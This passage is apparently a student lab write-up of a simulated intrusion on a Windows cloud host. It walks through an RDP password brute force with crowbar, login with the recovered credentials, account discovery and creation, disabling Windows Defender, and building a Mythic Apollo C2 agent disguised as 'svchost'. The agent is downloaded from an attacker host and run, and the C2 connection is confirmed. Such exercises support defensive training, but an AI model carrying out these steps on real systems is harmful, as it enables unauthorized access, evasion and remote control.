
The screenshot shows a terminal window titled 'root@kali: /home/kali'. It displays the command 'head -50 rockyou.txt > /home/kali/wordlist.txt' being run. The terminal is part of a desktop environment with a dark theme. The desktop background features a stylized eye icon.

2- Preparing the target list



```
root@kali: /home/kali
File Actions Edit View Help
GNU nano 8.0
target.txt
15.207.207.165
Administrator
```

3- Initiating the attack




```
root@kali: /home/kali
File Actions Edit View Help
[~]# crowbar -b rdp -u Administrator -C wordlist.txt -s 15.207.207.165/32
2024-09-26 12:14:54 START
2024-09-26 12:14:54 Crowbar v0.4.2
2024-09-26 12:14:54 Trying 15.207.207.165:3389
2024-09-26 12:15:15 RDP-SUCCESS : 15.207.207.165:3389 - Administrator:Project@2024
2024-09-26 12:15:15 STOP
[~]#
```

- As shown, I successfully brute forced the password

- 4- Now, we access our victim machine from Kali Linux using **xfreerdp**

```
root@kali: /home/kali
File Actions Edit View Help
[root@kali ~]# xfreerdp /v:15.207.207.165 /u:administrator /p:'Project@2024'
[12:27:22:491] [18489:18498] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[12:27:22:491] [18489:18498] [WARN][com.freerdp.crypto] - CN = EC2AMAZ-7F3H709
[12:27:26:946] [18489:18498] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[12:27:26:946] [18489:18498] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[12:27:26:124] [18489:18498] [INFO][com.freerdp.channels.rdpnsd.client] - [static] Loaded fake backend for rdpsnd
[12:27:26:124] [18489:18498] [INFO][com.freerdp.channels.rdpnvnc.client] - Loading Dynamic Virtual Channel rdpgfx
```



Phase 3: Discovery

Now, we will enter some commands via cmd to discover our victim

```
Administrator: Command Prompt
Default Gateway . . . . . : 11.0.0.1
C:\Users\Administrator>net user
[1:1] User accounts for \EC2AMAZ-7F3H709
[1:1]
[1:1] abdo          Administrator      DefaultAccount
[1:1] Guest          Guest            WDAGUtilityAccount
[1:1] The command completed successfully.

C:\Users\Administrator>net user KALI /add
The command completed successfully.

C:\Users\Administrator>net user
[1:1] abdo          Administrator      DefaultAccount
[1:1] Guest          Guest            WDAGUtilityAccount
[1:1] The command completed successfully.


C:\Users\Administrator>
```

```
C:\Users\Administrator>net user administrator
Administrator
UpFull Name
User name          Administrator
Comment           Built-in account for administering the computer/domain
User's comment
Country/region code 000 (System Default)
Account active     Yes
Account expires    Never
Password last set 9/26/2024 2:04:40 PM
Password expires   11/7/2024 2:04:40 PM
Password changeable 9/26/2024 2:04:40 PM
Password required  Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon        9/26/2024 4:27:29 PM
Logon hours allowed All
Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.

C:\Users\Administrator>
```

Phase 4: Defense Evasion


In this phase, I disabled the Windows defender manually to make sure that, I won't be detected when I run the payload



Phase 5: Payload Execution

Now, I will create the payload with the help of Apollo (Mythic Agent)

- 1- Click on Payload Icon




Select Target OS: apollo

Payload Type: WinExe

Build Parameter: Output as shellcode, executable, or dynamically loaded library.

- 2- Choose the commands that we want to execute on our victim



Available Commands:

- assembly_inject
- blockdlls
- cat
- cd
- cp
- dcsync

Commands Included:

- download
- exit
- load
- ps
- run
- shell

download

Information: This command is suggested to be included

Commandline Help: download -Path [path/to/file]

Needs Admin Permissions: False

Description: Download a file off the target system.

BACK NEXT DOCUMENTATION

3- Configuration

The screenshot shows the ContentFly interface for configuring a payload. The top navigation bar includes links like 'ContentFly - Fast & ...', 'The 12 Best Freelan...', 'Getting started with...', 'Impact of cyber atta...', 'Introduction to Cyb...', 'Assessment and Tre...', 'CED 501 Movie Paper', 'Push (Precious) Cha...', and 'All Bookmarks'. Below the navigation is a toolbar with various icons. The main area is titled 'Operation Chimera' and shows a progress bar with four steps: 'Select Target OS' (green checkmark), 'Payload Type' (green checkmark), 'Select Commands' (green checkmark), and 'Select C2 Profiles' (blue outline). A 'Build' button is at the end of the bar. The configuration table has columns for 'Include?' (checkbox), 'C2 Name' (dropdown), 'Pre-created Instances' (dropdown), and 'Description'. The table rows include:

Include?	C2 Name	Pre-created Instances	Description
<input checked="" type="checkbox"/>	Modified	value	
<input checked="" type="checkbox"/>	Callback Host	http://13.202.4.82	
<input checked="" type="checkbox"/>	Callback Interval in seconds	10	
<input checked="" type="checkbox"/>	Callback Jitter in percent	23	
<input checked="" type="checkbox"/>	Callback Port	80	
<input checked="" type="checkbox"/>	Encryption Type	aes256_hmac	
<input checked="" type="checkbox"/>	GET request URI (don't include leading /)	index	

Below the table, there's an 'HTTP Headers' section with a key-value pair: 'User-Agent' set to 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko Pwend by Abdelrahman'. At the bottom are 'BACK' and 'NEXT' buttons.

4- Rename the payload and download it

The screenshot shows the 'Payload Review' section of ContentFly. The top navigation bar and toolbar are identical to the previous screenshot. The main area displays the file name 'svchost-Abdelrahman.exe' under 'Project'. A modal window is open with the message 'Payload successfully built!' and 'Agent ready for download'. It contains a 'Download here' button. The bottom of the screen has buttons for 'CREATE PAYLOAD AGAIN', 'START OVER', and 'GO TO CREATE WRAPPER'.

5- Now, I will download the Payload in our Ubuntu to change its name

```
root@ip-172-31-45-79:~ X + ▾ - □ X
Use 'sudo ./mythic-cli config set rabbitmq_bind_localhost_only false' and restart mythic ('sudo ./mythic-cli restart') to change this
2024/09/26 15:29:27
[*] MythicServer is currently listening on localhost. If you have a remote Service, they will be unable to connect (i.e. one running on another server)
2024/09/26 15:29:27
Use 'sudo ./mythic-cli config set mythic_server_bind_localhost_only false' and restart mythic ('sudo ./mythic-cli restart') to change this
2024/09/26 15:29:27 [*] If you are using a remote PayloadType or C2Profile, they will need certain environment variables to properly connect to Mythic.
2024/09/26 15:29:27      Use 'sudo ./mythic-cli config service' for configs for these services.
2024/09/26 15:29:27 [+] Successfully installed service!
root@ip-172-31-45-79:/home/ubuntu/Mythic# pwd
/home/ubuntu/Mythic
root@ip-172-31-45-79:/home/ubuntu/Mythic# cd ~
root@ip-172-31-45-79:~# pwd
/root
root@ip-172-31-45-79:~# wget https://13.202.4.82:7443/direct/download/397617a9-2846-4faf-97e3-ba5c7bfe7651
```

```
root@ip-172-31-45-79:~# ls
397617a9-2846-4faf-97e3-ba5c7bfe7651 snap
root@ip-172-31-45-79:~# file 397617a9-2846-4faf-97e3-ba5c7bfe7651
397617a9-2846-4faf-97e3-ba5c7bfe7651: PE32 executable (console) Intel 80386 Mono/.Net assembly, frorrororroot@ip-rrrrrrrr
root@ip-172-31-45-79:~# |
root@ip-172-31-45-79:~#
```


- As shown above, it's a PE32 executable file

```
root@ip-172-31-45-79:~# ls
397617a9-2846-4faf-97e3-ba5c7bfe7651 snap
root@ip-172-31-45-79:~# file 397617a9-2846-4faf-97e3-ba5c7bfe7651
397617a9-2846-4faf-97e3-ba5c7bfe7651: PE32 executable (console) Intel 80386 Mono/.Net assembly,
root@ip-172-31-45-79:~# mv 397617a9-2846-4faf-97e3-ba5c7bfe7651 svchost-Abdelrahman.exe
root@ip-172-31-45-79:~# ls
snap svchost-Abdelrahman.exe
root@ip-172-31-45-79:~# |
```

6- Now, I will use a module in python to open a session and listen from our payload

```
root@ip-172-31-45-79:~/1 X + ▾ - □ X
root@ip-172-31-45-79:~/1# python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

7- I will download the Payload now using PowerShell Function ‘Invoke-WebRequest’




```
PS C:\Users\Administrator> Invoke-WebRequest -Uri http://13.202.4.82:9999/svchost-Abdelrahman.exe -OutFile "C:\Users\Public\Downloads\svchost-Abdelrahman.exe"
PS C:\Users\Administrator> cd C:\Users\Public\Downloads\
PS C:\Users\Public\Downloads> dir
Up Directory: C:\Users\Public\Downloads

Mode LastWriteTime Length Name
---- ----- ----- ----
-a--- 9/26/2024 5:15 PM 2140672 svchost-Abdelrahman.exe

PS C:\Users\Public\Downloads>
```

- The Payload is downloaded, lets run it




```
Directory: C:\Users\Public\Downloads

Mode LastWriteTime Length Name
---- ----- ----- ----
-a--- 9/26/2024 5:20 PM 2140672 svchost-Abdelrahman.exe

PS C:\Users\Public\Downloads> .\svchost-Abdelrahman.exe
```

8- If we check the running process, we will see our Payload



Mode	Process Name	Start Time	Status	User	Memory Usage	Description
-a---	kuntimebroker.exe	4720	Running	Administrator	1,008 K x64	Kuntime Broker
-a---	RuntimeBroker.exe	4920	Running	Administrator	3,008 K x64	Runtime Broker
-a---	RuntimeBroker.exe	5060	Running	Administrator	1,292 K x64	Runtime Broker
-a---	SearchApp.exe	4800	Suspended	Administrator	0 K x64	Search applic...
-a---	SecurityHealthService...	396	Running	SYSTEM	2,476 K x64	Windows Sec...
-a---	ServerManager.exe	2972	Running	Administrator	49,680 K x64	Server Manager
-a---	services.exe	616	Running	SYSTEM	2,236 K x64	Services and ...
-a---	sihost.exe	776	Running	Administrator	3,204 K x64	Shell Infrastru...
-a---	smartscreen.exe	4144	Running	Administrator	5,564 K x64	Windows Def...
-a---	smss.exe	304	Running	SYSTEM	84 K x64	Windows Ses...
Direct	splunk-perfmon.exe	3720	Running	SYSTEM	632 K x64	Performance ...
Direct	splunk-winevtlog.exe	4076	Running	SYSTEM	3,492 K x64	Monitor wind...
Mode	splunkd.exe	2060	Running	SYSTEM	12,652 K x64	splunkd service
-a---	spoolsv.exe	1944	Running	SYSTEM	740 K x64	Spooler Subs...
-a---	StartMenuExperienc...	4552	Running	Administrator	13,780 K x64	StartMenuEx...
-a---	svchost-Abdelrahma...	2196	Running	Administrator	13,436 K x64	Apollo
-a---	svchost.exe	740	Running	SYSTEM	4,768 K x64	Host Process ...
-a---	svchost.exe	844	Running	NETWORK...	4,020 K x64	Host Process ...
-a---	svchost.exe	948	Running	NETWORK...	27,456 K x64	Host Process ...
-a---	svchost.exe	956	Running	SYSTEM	11,996 K x64	Host Process ...
-a---	svchost.exe	1020	Running	LOCAL SF	0 K x64	

- 9- By checking the network connection with ‘netstat -anob’ we will see that the connection is established between our C2 Server and Victim

TCP	11.0.0.12.50541	13.202.4.82.80	ESTABLISHED	2190
[svchost-Abdelrahman.exe]				
TCP	11.0.0.12:56550	65.1.197.223:9997	ESTABLISHED	2060

Phase 6: Command & Control (C2)

After establishing a session between C2 server and Victim, we can control the victim using our C2 Server

